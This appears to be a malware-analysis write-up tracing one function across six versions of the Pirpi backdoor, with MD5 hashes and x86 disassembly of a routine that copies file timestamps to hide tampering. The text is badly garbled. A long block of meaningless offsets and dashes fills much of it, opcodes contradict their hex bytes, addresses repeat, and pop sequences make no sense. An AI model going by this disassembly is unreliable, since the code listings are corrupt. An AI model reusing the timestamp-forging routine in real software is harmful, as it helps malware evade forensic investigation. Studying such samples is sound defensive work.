
Address	Disassembly	Hex	Decimal
00404560	FF D3	call ebx	CloseHandle
00404566	5F	pop edi	
0040456B	5E	pop esi	
0040456C	3C 00	xor eax, eax	
0040456E	5B	pop ebx	
0040456F	83 C4 18	add esp, 18h	
00404572	C3	retm	

The right pane shows the same instructions with their hex and decimal values:


Address	Disassembly	Hex	Decimal
00404571	FF D3	call ebx	CloseHandle
00404575	5F	pop edi	
00404576	5E	pop esi	
00404577	B8 01 00 00 00	mov eax, 1	
0040457C	5B	pop ebx	
0040457D	83 C4 18	add esp, 18h	
00404580	C3	retm	
00404580	sub_4040D0	endp	

Just give me all the Pirpi you have:
function_1





function_1 - minor versions



function_1 - minor versions

00001F00	sub_001F0C proc near	00003110		00004000		00007000		0000A000		0000D000		00010000		00013000		00016000		00019000		0001C000		0001F000		00022000		00025000		00028000		0002B000		0002E000		00031000		00034000		00037000		0003A000		0003D000		00040000		00043000		00046000		00049000		0004C000		0004F000		00052000		00055000		00058000		0005B000		0005E000		00061000		00064000		00067000		0006A000		0006D000		00070000		00073000		00076000		00079000		0007C000		0007F000		00082000		00085000		00088000		0008B000		0008E000		00091000		00094000		00097000		0009A000		0009D000		000A0000		000A3000		000A6000		000A9000		000AC000		000AF000		000B2000		000B5000		000B8000		000BB000		000BE000		000C1000		000C4000		000C7000		000CA000		000CD000		000D0000		000D3000		000D6000		000D9000		000DC000		000DF000		000E2000		000E5000		000E8000		000EB000		000EE000		000F1000		000F4000		000F7000		000FA000		000FD000		000FF000		00000000		00003000		00006000		00009000		0000C000		0000F000		00012000		00015000		00018000		0001B000		0001E000		00021000		00024000		00027000		0002A000		0002D000		00030000		00033000		00036000		00039000		0003E000		00041000		00044000		00047000		0004A000		0004D000		0004E000		00051000		00054000		00057000		0005A000		0005D000		0005F000		00062000		00065000		00068000		0006B000		0006F000		00072000		00075000		00078000		0007B000		0007E000		00081000		00084000		00087000		0008A000		0008D000		0008F000		00092000		00095000		00098000		0009B000		0009E000		000A1000		000A4000		000A7000		000AA000		000AD000		000B0000		000B3000		000B6000		000B9000		000BC000		000BF000		000C2000		000C5000		000C8000		000CB000		000CE000		000D1000		000D4000		000D7000		000DA000		000DD000		000E0000		000E3000		000E6000		000E9000		000EC000		000EF000		000F2000		000F5000		000F8000		000FB000		000FE000		00001000		00004000		00007000		0000A000		0000D000		0000E000		0000F000		00010000		00013000		00016000		00019000		0001C000		0001F000		00020000		00023000		00026000		00029000		0002B000		0002D000		0002F000		00031000		00033000		00035000		00037000		00039000		0003B000		0003D000		0003F000		00041000		00043000		00045000		00047000		00049000		0004B000		0004D000		0004F000		00051000		00053000		00055000		00057000		00059000		0005B000		0005D000		0005F000		00061000		00063000		00065000		00067000		00069000		0006B000		0006D000		0006F000		00071000		00073000		00075000		00077000		00079000		0007B000		0007D000		0007F000		00081000		00083000		00085000		00087000		00089000		0008B000		0008D000	
----------	----------------------	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--	----------	--

V1 - 2007

MD5:

```
98011f5b7b957a142f14cbda57a5ea82
@00401FC0
```

V2 - 2008

MD5:

```
272cb6c16e083ca143d40c63005753a2
@00403110
```

V3 – 2006

MD5:

```
acd8d34d8360129df1c8d03f253ba747
@100016A0
```

function_1 - minor versions

```
0040B333 6A 03      push     3                ; dwCreationDisposition
0040B335 6A 00      push     0                ; dwSecurityAttributes
0040B337 6A 01      push     1                ; dwShareMode
0040B339 68 00 00 00 push     0                ; dwDesiredAccess
0040B33D 50      push     eax               ; lpFileName
0040B33F 57      call     dx.CreateFile
0040B341 8B F0      mov     esi, eax
0040B343 83 FE FF   cmp     esi, 0FFFFFFFFh
0040B345 74 5C      jz      short loc_40B349

0040B348 8D 4C 24 10 lea     ecx, [esp+20h*LastWriteTime]
0040B34C 51      push    ecx               ; lpLastWriteTime
0040B34D 8D 54 24 1C lea     ecx, [esp+2Ch*LastAccessTime]

0040B351      loc_40B351: ; lpLastAccessTime
0040B351      push    ecx
0040B352 52      push    edx               ; lpLastWriteTime
0040B353 52      lea     eax, [esp+30h*CreationTime]
0040B355 50      push    eax               ; lpCreationTime
0040B356 56      push    esi               ; hFile
0040B357 56      call     FF 15 54 B0 49 00 ; dx.SetFileTime
0040B35E 8B 1D CC B0 49 00 mov     ebx, ds.CloseHandle
0040B364 56      push    esi               ; hObject
0040B365 56      call     FF D3           ; dx.CloseHandle
0040B367 8B 4C 24 2C mov     ecx, [esp+20h*lpFileName]
0040B36B 6A 00      push    0                ; hTemplateFile
0040B36D 68 A7 00 00 00 push    0Ah              ; dwFlagsAndAttributes
0040B372 6A 03      push    3                ; dwCreationDisposition
0040B374 6A 00      push    0                ; dwSecurityAttributes
0040B376 6A 01      push    1                ; dwShareMode
0040B378 68 00 00 00 C0 push    0C0000000h       ; dwDesiredAccess
0040B37D 57      push    ecx               ; lpFileName
0040B37F 57      call     dx.CreateFile
0040B380 8B F0      mov     esi, eax
0040B382 83 FE FF   cmp     esi, 0FFFFFFFFh
0040B385 74 1D      jz      short loc_40B38D

0040B388 8D 54 24 10 lea     ecx, [esp+20h*LastWriteTime]
0040B38C 52      push    ecx               ; lpLastWriteTime
0040B38D 8D 44 24 1C lea     eax, [esp+2Ch*LastAccessTime]
0040B391 50      push    eax               ; lpLastAccessTime
0040B392 8D 4C 24 28 lea     ecx, [esp+30h*CreationTime]
0040B395 51      push    ecx               ; lpCreationTime
0040B396 56      push    esi               ; hFile
0040B397 56      call     FF 15 54 B0 49 00 ; dx.SetFileTime
0040B39E 56      push    esi               ; hObject
0040B3A0 8B C0      mov     ebx, eax
0040B3A2 75 0B      jnz     short loc_40B3AD

0040B3A5      call     dx.CloseHandle
0040B3A6      call     loc_40B3AD
0040B3A7 5F      pop     edi
0040B3A8 5F      pop     esi
0040B3A9 5F      pop     ebx
0040B3AA 5F      pop     esi
0040B3AB 5F      pop     ebx
0040B3AC 5F      pop     esi
0040B3AD C3      retn
```

V4 - 2014

MD5:

c006faaf9ad26a0bd3bbd597947da3e1
@0040B320

```
00401D85 57      push    edi
00401D86 8B 3D 68 B0 40 00 mov     edi, ds.CreateFile
00401D8C 6A 00      push    0                ; hTemplateFile
00401D8E 68 A7 00 00 00 push    0Ah              ; dwFlagsAndAttributes
00401D93 6A 03      push    3                ; dwCreationDisposition
00401D95 6A 00      push    0                ; dwSecurityAttributes
00401D97 6A 01      push    1                ; dwShareMode
00401D99 68 00 00 00 00 push    00000000h       ; dwDesiredAccess
00401D9E 50      push    esi               ; lpFileName
00401D9F 57      call     dx.CreateFile
00401DA0 8B F0      mov     esi, eax
00401DA2 83 FE FF   cmp     esi, 0FFFFFFFFh
00401DA5 74 5C      jz      short loc_401DE4

00401D88 8D 4C 24 10 lea     ecx, [esp+20h*LastWriteTime]
00401D8C 51      push    ecx               ; lpLastWriteTime
00401D8D 8D 54 24 1C lea     ecx, [esp+2Ch*LastAccessTime]
00401D91 52      push    ecx               ; lpLastAccessTime
00401D92 8D 44 24 28 lea     eax, [esp+30h*CreationTime]
00401D95 50      push    eax               ; lpCreationTime
00401D96 56      push    esi               ; hFile
00401D97 56      call     FF 15 54 B0 49 00 ; dx.SetFileTime
00401D9E 8B 1D 1C B0 40 00 mov     ebx, ds.CloseHandle
00401DA4 56      push    esi               ; hObject
00401DA5 56      call     dx.CloseHandle
00401DA7 8B 4C 24 2C mov     ecx, [esp+20h*lpFileName]
00401DAB 6A 00      push    0                ; hTemplateFile
00401DAD 68 A7 00 00 00 push    0Ah              ; dwFlagsAndAttributes
00401DB2 6A 03      push    3                ; dwCreationDisposition
00401DB4 6A 00      push    0                ; dwSecurityAttributes
00401DB6 6A 01      push    1                ; dwShareMode
00401DB8 68 00 00 00 C0 push    0C0000000h       ; dwDesiredAccess
00401DBD 57      push    ecx               ; lpFileName
00401DBE 57      call     dx.CreateFile
00401DC0 8B F0      mov     esi, eax
00401DC2 83 FE FF   cmp     esi, 0FFFFFFFFh
00401DC5 74 1D      jz      short loc_401DE4

00401DC7 8D 54 24 10 lea     ecx, [esp+20h*LastWriteTime]
00401DCB 52      push    ecx               ; lpLastWriteTime
00401DCC 8D 44 24 1C lea     eax, [esp+2Ch*LastAccessTime]
00401DD0 50      push    eax               ; lpLastAccessTime
00401DD1 8D 4C 24 28 lea     ecx, [esp+30h*CreationTime]
00401DD5 51      push    ecx               ; lpCreationTime
00401DD6 56      push    esi               ; hFile
00401DD7 56      call     dx.SetFileTime
00401DD8 56      push    esi               ; hObject
00401DD9 8B C0      mov     ebx, eax
00401DE0 75 0B      jnz     short loc_401DED

00401DE3      call     dx.CloseHandle
00401DE4      call     loc_401DED
00401DE5 5F      pop     edi
00401DE6 5F      pop     esi
00401DE7 5F      pop     ebx
00401DE8 5F      pop     esi
00401DE9 5F      pop     ebx
00401DEA 5F      pop     esi
00401DEB C3      retn
```

V5 - 2016

MD5:

f683cf9c2a2fdc27abff4897746342c4
@00401D60

```
00404020 83 EC 18      sub     esp, 18h
00404023 56      push    esi
00404024 57      push    edi
00404025 8B 3D 68 B0 40 00 mov     edi, ds.CreateFile
0040402B 6A 00      push    0                ; hTemplateFile
0040402D 68 A7 00 00 00 push    0Ah              ; dwFlagsAndAttributes
00404032 6A 03      push    3                ; dwCreationDisposition
00404034 6A 00      push    0                ; dwSecurityAttributes
00404036 6A 01      push    1                ; dwShareMode
00404038 68 00 00 00 00 push    00000000h       ; dwDesiredAccess
0040403D 50      push    esi               ; lpFileName
0040403E 57      call     dx.CreateFile
00404040 8B F0      mov     esi, eax
00404042 83 FE FF   cmp     esi, 0FFFFFFFFh
00404045 75 0B      jnz     short loc_40404F

00404047 5F      pop     edi
00404048 5F      pop     esi
00404049 5F      pop     ebx
0040404A 5F      pop     esi
0040404B 5F      pop     ebx
0040404C 5F      pop     esi
0040404D C3      retn

0040404F 8D 4C 24 10 lea     ecx, [esp+20h*LastWriteTime]
00404053 52      push    ecx               ; lpLastWriteTime
00404054 8D 54 24 1C lea     ecx, [esp+2Ch*LastAccessTime]
00404058 52      push    ecx               ; lpLastAccessTime
00404059 8D 44 24 28 lea     eax, [esp+30h*CreationTime]
0040405C 50      push    eax               ; lpCreationTime
0040405D 56      push    esi               ; hFile
0040405E 56      call     dx.SetFileTime
0040405F 8B 1D 1C B0 40 00 mov     ebx, ds.CloseHandle
00404065 56      push    esi               ; hObject
00404066 56      call     dx.CloseHandle
00404068 8B 4C 24 2C mov     ecx, [esp+20h*lpFileName]
0040406C 6A 00      push    0                ; hTemplateFile
0040406E 68 A7 00 00 00 push    0Ah              ; dwFlagsAndAttributes
00404073 6A 03      push    3                ; dwCreationDisposition
00404075 6A 00      push    0                ; dwSecurityAttributes
00404077 6A 01      push    1                ; dwShareMode
00404079 68 00 00 00 C0 push    0C0000000h       ; dwDesiredAccess
0040407E 57      push    ecx               ; lpFileName
0040407F 57      call     dx.CreateFile
00404080 8B F0      mov     esi, eax
00404082 83 FE FF   cmp     esi, 0FFFFFFFFh
00404085 74 1D      jz      short loc_40408C

00404088 8D 54 24 10 lea     ecx, [esp+20h*LastWriteTime]
0040408C 52      push    ecx               ; lpLastWriteTime
0040408D 8D 44 24 1C lea     eax, [esp+2Ch*LastAccessTime]
00404091 50      push    eax               ; lpLastAccessTime
00404092 8D 4C 24 28 lea     ecx, [esp+30h*CreationTime]
00404095 51      push    ecx               ; lpCreationTime
00404096 56      push    esi               ; hFile
00404097 56      call     dx.SetFileTime
00404098 56      push    esi               ; hObject
00404099 8B C0      mov     ebx, eax
0040409B 75 0B      jnz     short loc_4040A5

0040409D      call     dx.CloseHandle
0040409E      call     loc_4040A5
0040409F 5F      pop     edi
004040A0 5F      pop     esi
004040A1 5F      pop     ebx
004040A2 5F      pop     esi
004040A3 5F      pop     ebx
004040A4 5F      pop     esi
004040A5 C3      retn
```

V6 - 2017

MD5:


07b4d539a6333d7896493bafd2738321
@00404A20

function_2



```
1 int sub_402B30()
2 {
3     struct _OSVERSIONINFOA VersionInformation; // [esp+0h] [ebp-94h]@1
4
5     VersionInformation.dwOSVersionInfoSize = 148;
6     GetVersionExA(&VersionInformation);
7     if ( VersionInformation.dwPlatformId == 1 )
8     {
9         if ( VersionInformation.dwMajorVersion == 4 )
10        {
